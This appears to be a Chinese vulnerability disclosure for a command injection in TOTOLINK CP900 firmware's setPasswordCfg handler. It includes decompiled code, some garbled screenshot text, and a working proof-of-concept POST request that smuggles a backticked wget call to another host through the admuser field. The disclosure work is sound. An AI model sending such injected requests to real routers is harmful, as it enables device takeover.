TOTOLINK 命令注入漏洞

品牌: TOTOLINK


产品型号: CP900

固件版本: TOTOLINK_C8B810C-1A_CP900_CP0016_QCA9531_SPI_16M128M_V6.3c.566_B20171026_ALL.web

下载链接: http://www.totolink.cn/data/upload/20210720/5bee10397c082b0419cbad3eb7d1bd97.zip

漏洞细节


Totolink CPE CP900 V6.3c.566_B20171026 存在命令注入漏洞在setPasswordCfg 函数中，未对adminuser和adminpass参数做过滤。该漏洞允许攻击者通过精心编制的请求执行任意命令。



```
int __fastcall setPasswordCfg(int a1, int a2, int a3)
{
  const char *Var; // $s3
  const char *v7; // $s1
  char v9[256]; // [sp+1Ch] [-108h] BYREF

  memset(v9, 0, sizeof(v9));
  Var = (const char *)websGetVar(a2, "admuser", "");
  v7 = (const char *)websGetVar(a2, "admpass", "");
  cs_uci_set("product.custom.Password", v7);
  cs_uci_commit("product");
  sprintf(v9, "echo %s:%s | chpasswd ", Var, v7);
  cstesystem(v9, 0);
  websSetCfgResponse(a1, a3, "0", "reserv");
  return 0;
}
```

POC


python3 -m http.server
iot@iot-virtual-machine:~/Desktop
python3 -m http.server
Burp Suite Community Edition v2022.1.1 - Temporary Project
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options
1 × 2 × 3 × 4 × ...
Send
Cancel
Request
Pretty Raw Hex \n
Response
Pretty Raw Hex Render \n
Inspe
Reque
Reque
Reque
Reque
Respo

```
→ /tmp python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
192.168.0.254 - - [25/Mar/2022 03:37:12] "GET / HTTP/1.1" 200 -
```

Request

```
POST /cgi-bin/cstecgi.cgi HTTP/1.1
Host: 192.168.0.254
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:97.0) Gecko/20100101 Firefox/97.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 106
Origin: http://192.168.0.254
Connection: close
Referer: http://192.168.0.254/adm/password.asp?timestamp=1648192719069
Cookie: SESSION_ID=2:1648191800:2

{
  "topicurl":"setting/setPasswordCfg",
  "admuser":
  "admin`wget http://192.168.0.253:8000`",
  "admpass":"123456"
}
```

Response

```
HTTP/1.1 200 OK
Content-Type: text/plain
Content-Length: 100
Pragma: no-cache
Cache-Control: no-cache
Connection: close
Date: Fri, 25 Mar 2022 07:37:11 GMT
Server: lighttpd/1.4.30

{
  "success":  true,
  "error":  null,
  "lan_ip": "192.168.0.254",
  "wtime":  "0",
  "reserv": "reserv"
}
```